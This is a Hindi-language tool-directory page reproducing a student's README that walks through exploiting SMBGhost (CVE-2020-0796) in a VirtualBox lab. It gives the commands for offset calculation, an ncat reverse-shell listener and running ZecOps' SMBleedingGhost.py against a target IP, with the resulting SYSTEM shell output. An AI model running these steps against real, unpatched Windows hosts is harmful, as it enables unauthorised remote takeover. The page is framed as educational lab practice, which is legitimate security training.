
Skip to content
KitploitKITPLOIT
उपकरणएक्सप्लॉइटब्लॉग
Log in
जमा करें
उपकरणएक्सप्लॉइटब्लॉग
जमा करें

हैकिंग, पेनटेस्ट और साइबर सुरक्षा उपकरण आपके सुरक्षा शस्त्रागार के लिए!

Kitploit हैकिंग, साइबर सुरक्षा और पेंटेस्टिंग टूल्स की एक निर्देशिका है। कमजोरियों को खोजने, सिस्टम का विश्लेषण करने, परीक्षण को स्वचालित करने और अपनी सुरक्षा को मजबूत करने के लिए नवीनतम प्रोजेक्ट अपडेट खोजें।

फ़ीडसंपर्कगोपनीयता© 2026 Kitploit

टूल निर्देशिका

श्रेणियाँ

सभी श्रेणियाँ देखें
Loading categories
उपकरण/GitHubGitHub/tdevworks/cve-2020-0796-smbghost-exploit-demo
भेद्यता विश्लेषणशोषणपेनिट्रेशन टेस्टिंगलर्निंग और शिक्षारिमोट एक्सेस टूलपेलोड डेवलपमेंटबाइनरी शोषणलैब और अभ्यास
GitHubtdevworks/cve-2020-0796-smbghost-exploit-demo

CVE-2020-0796-SMBGhost-Exploit-Demo

CVE-2020-0796 (SMBGhost) के लिए शैक्षिक प्रूफ-ऑफ-कॉन्सेप्ट एक्सप्लॉइट, जो विंडोज SMBv3 पर प्री-ऑथ RCE का प्रदर्शन करता है। इसमें नियंत्रित साइबर सुरक्षा प्रशिक्षण के लिए चरण-दर-चरण लैब सेटअप, ऑफसेट गणना और रिवर्स शेल निष्पादन शामिल है।

रिपॉजिटरी देखें
821 साल पहलेअभी तक समीक्षित नहीं
साझा करें

CVE-2020-0796 एक्सप्लॉइट डेमो (SMBGhost)

यह प्रोजेक्ट CVE-2020-0796 के प्रूफ-ऑफ-कॉन्सेप्ट (PoC) एक्सप्लॉइट को प्रदर्शित करता है, जिसे SMBGhost के नाम से भी जाना जाता है - यह SMBv3 का उपयोग करने वाले Windows 10 और Windows Server सिस्टम को प्रभावित करने वाली एक महत्वपूर्ण प्री-ऑथ RCE कमजोरी है। इसे एक स्कूल साइबर सुरक्षा प्रोजेक्ट के हिस्से के रूप में विकसित किया गया था। सभी एक्सप्लॉइट कोड का श्रेय ZecOps को जाता है। मैंने केवल इसे शैक्षिक उद्देश्यों के लिए उपयोग और अनुकूलित किया है ताकि नियंत्रित लैब वातावरण में CVE-2020-0796 के शोषण का प्रदर्शन किया जा सके।

डेमो के लिए आवश्यकताएँ

इस प्रदर्शन को दोहराने के लिए, निम्नलिखित सेटअप आवश्यक है:

हमलावर मशीन

  • VirtualBox (VM नेटवर्किंग के लिए NATNetwork का उपयोग करते हुए)
  • Windows 10 (कोई भी हालिया संस्करण)
  • Python 3.x (सिस्टम PATH में जोड़ा गया)
  • Netcat (Nmap के साथ शामिल या अलग से स्थापित)
  • GitHub PoC से एक्सप्लॉइट स्क्रिप्ट:
    SMBleedingGhost.py ZecOps द्वारा

लक्ष्य मशीन

  • VirtualBox (समान NATNetwork कॉन्फ़िगरेशन)
  • Windows 10 संस्करण 1903, रिलीज़ 19H1
    बिल्ड 18362.356 – 2019.09, होम या प्रो संस्करण (x64)
  • Windows फ़ायरवॉल अक्षम (पोर्ट 445 तक पहुँच की अनुमति देने के लिए)
  • GitHub PoC से ऑफ़सेट गणना स्क्रिप्ट:
    calc_target_offsets.bat ZecOps द्वारा

प्रदर्शन: चरण-दर-चरण एक्सप्लॉइट

चरण 1: दोनों VM के IP पते प्राप्त करें

  1. दोनों हमलावर और लक्ष्य वर्चुअल मशीनों पर कमांड प्रॉम्प्ट लॉन्च करें।

  2. प्रत्येक मशीन में निम्नलिखित कमांड निष्पादित करें:

    ipconfig
    

Screenshot 2025-05-16 172329

  1. VMs के IP पतों पर ध्यान दें - आप उन्हें बाद के चरणों में उपयोग करेंगे।

चरण 2: लक्ष्य VM पर ऑफ़सेट की गणना करें

  1. लक्ष्य VM पर, CVE-2020-0796-RCE-POC-master फ़ोल्डर में जाएँ।
  2. स्क्रिप्ट चलाने के लिए डबल-क्लिक करें: calc_target_offsets.bat
  • यह एक्सप्लॉइट के लिए आवश्यक मेमोरी ऑफ़सेट उत्पन्न करेगा।
  • विंडो को खुला रखें और दिखाए गए मानों पर ध्यान दें — आप उन्हें अगले चरण में उपयोग करेंगे।

Screenshot 2025-05-16 172350


चरण 3: हमलावर VM पर एक्सप्लॉइट स्क्रिप्ट अपडेट करें

  1. हमलावर VM पर, उसी CVE-2020-0796-RCE-POC-master फ़ोल्डर को खोलें।
  2. SMBleedingGhost.py पर राइट-क्लिक करें और नोटपैड से खोलें।
  3. SMBleedingGhost.py फ़ाइल में, नीचे स्क्रॉल करें और वह अनुभाग ढूँढें जो OFFSETS = { से शुरू होता है।
  4. मौजूदा ऑफ़सेट मानों को उन मानों से बदलें जो आपने लक्ष्य VM से प्राप्त किए हैं।
  5. संपादन के बाद फ़ाइल को सहेजें।
  6. अब आप लक्ष्य VM पर ऑफ़सेट विंडो बंद कर सकते हैं।

Screenshot 2025-05-16 172403


चरण 4: हमलावर VM पर Netcat लिसनर शुरू करें

एक नया कमांड प्रॉम्प्ट खोलें और चलाएँ:

ncat -lvp 4321
  • यह पोर्ट 4321 पर एक लिसनर सेट करता है ताकि सफल शोषण पर लक्ष्य VM से रिवर्स शेल प्राप्त हो सके।
  • आप आवश्यकतानुसार पोर्ट नंबर बदल सकते हैं।

Screenshot 2025-05-16 172419


चरण 5: हमलावर VM से एक्सप्लॉइट निष्पादित करें

  1. एक और कमांड प्रॉम्प्ट खोलें और PoC निर्देशिका पर जाएँ (मैंने अपनी डेस्कटॉप पर सहेजी थी):
cd Desktop
cd CVE-2020-0796-RCE-POC-master
dir
  1. उपयुक्त IP और पोर्ट के साथ एक्सप्लॉइट चलाएँ:
python SMBleedingGhost.py <target_ip> <attacker_ip> <port>

Screenshot 2025-05-16 172450

इस डेमो में उपयोग किया गया उदाहरण:

python SMBleedingGhost.py 192.168.18.61 192.168.18.62 4321
  • 192.168.18.61: लक्ष्य VM IP
  • 192.168.18.62: हमलावर VM IP
  • 4321: Netcat लिसनर में उपयोग किया गया पोर्ट

शोषण परिणाम

यदि सफल होता है, तो netcat विंडो दिखाएगी:

Microsoft Windows [Version 10.0.18362.356]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Windows\system32>

यह पुष्टि करता है कि:

  • लक्ष्य VM का शोषण किया गया है
  • हमलावर VM के पास अब सिस्टम-स्तरीय विशेषाधिकार हैं

आप निम्नलिखित निष्पादित करके पहुँच को मान्य कर सकते हैं:

whoami

यह देगा:

whoami
nt authority\system

इसका मतलब है कि हमलावर VM के पास अब लक्ष्य VM पर सिस्टम-स्तरीय विशेषाधिकार हैं।

Screenshot 2025-05-16 172512

आप यह भी चला सकते हैं:



ipconfig

यह सत्यापित करने के लिए कि आप लक्ष्य VM के नेटवर्क के साथ बातचीत कर रहे हैं।
Screenshot 2025-05-16 172550

नोट: शोषण के बाद लक्ष्य VM क्रैश हो सकता है। यदि ऐसा होता है, तो आप इसे पुनः आरंभ कर सकते हैं। रीबूट के बाद हमलावर सत्र को पुनः स्थापित करने की आवश्यकता होगी।

आभार

यह प्रदर्शन ZecOps द्वारा विकसित सार्वजनिक रूप से उपलब्ध प्रूफ-ऑफ-कॉन्सेप्ट पर आधारित है।

सभी एक्सप्लॉइट कोड का श्रेय ZecOps को जाता है। मैंने केवल इसे शैक्षिक उद्देश्यों के लिए उपयोग और अनुकूलित किया है ताकि नियंत्रित लैब वातावरण में CVE-2020-0796 के शोषण का प्रदर्शन किया जा सके।

संदर्भ

  • CVE-2020-0796 रिमोट कोड निष्पादन POC

लेखक

@tdevworks

अस्वीकरण

यह रिपॉजिटरी केवल शैक्षिक उद्देश्यों के लिए बनाई गई है।

प्रदर्शित सभी उपकरण, स्क्रिप्ट और तकनीकें नियंत्रित लैब वातावरण में साइबर सुरक्षा कमजोरियों को समझने में मदद करने के लिए हैं। उन सिस्टम या नेटवर्क पर किसी भी प्रदान की गई सामग्री का उपयोग करने का प्रयास न करें जिनके आप मालिक नहीं हैं या जिनके परीक्षण की आपको स्पष्ट अनुमति नहीं है।

सॉफ़्टवेयर के किसी भी दुरुपयोग की जिम्मेदारी लेखक की नहीं होगी।

टूल डाउनलोड करें

सबसे लोकप्रिय

सभी देखें →

हमारे समुदाय द्वारा सबसे अधिक उपयोग किए जाने वाले उपकरण खोजें।

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 अंतिम OSINT टूलकिट: जाँच ग्राफ़, विश्वास स्कोरिंग, उपनाम परिवार, मानचित्र, टाइमलाइन और रिपोर्ट। 49 मॉड्यूल, 400+ साइटें, किसी API कुंजी की आवश्यकता नहीं।

    933
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # घोस्टलॉक वन-टैप निष्पादन ऐप (CVE-2026-43499)

    551
  • 3

    redforge

    cybersecurity91/redforge

    ब्राउज़र-साइड रेड टीम टूलकिट, जिसमें रेकॉन, पेलोड जनरेशन, क्रेडेंशियल हमलों, क्रिप्टो, एन्कोडिंग और एंगेजमेंट रिपोर्टिंग के लिए 102 ऑफ़लाइन टूल्स हैं।

    354
  • 4

    ARTEX

    baarai/artex

    प्लानर/वर्कर एजेंट, एसेट और एक्सप्लोरेशन ग्राफ़, MITM ट्रैफ़िक रिकॉर्डिंग, और भेद्यता पुनःपरीक्षण के साथ LLM मल्टी-एजेंट स्वायत्त पेनेट्रेशन टेस्टिंग प्लेटफ़ॉर्म।

    351
  • 5

    looking-glass

    anonghosty/looking-glass

    CSIRT प्लेटफ़ॉर्म जो Shadowserver रिपोर्ट्स को MongoDB में इनजेस्ट करता है और उन्हें इंटरैक्टिव मैप्स, विश्लेषण, निष्कर्षों, सलाहों और कार्यकारी डैशबोर्ड के रूप में पुनः प्रस्तुत करता है।

    332
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    AI-मूल साइबरसुरक्षा के लिए कार्रवाई की प्रणाली—जहाँ इरादा नियंत्रित निष्पादन बन जाता है, साक्ष्य परिचालन स्मृति बन जाता है, और हर ऑपरेशन अगले को बेहतर बनाता है।

    289

सभी उपकरण खोजें

हमारे उपकरणों का संग्रह ब्राउज़ करें

सभी उपकरण देखें →





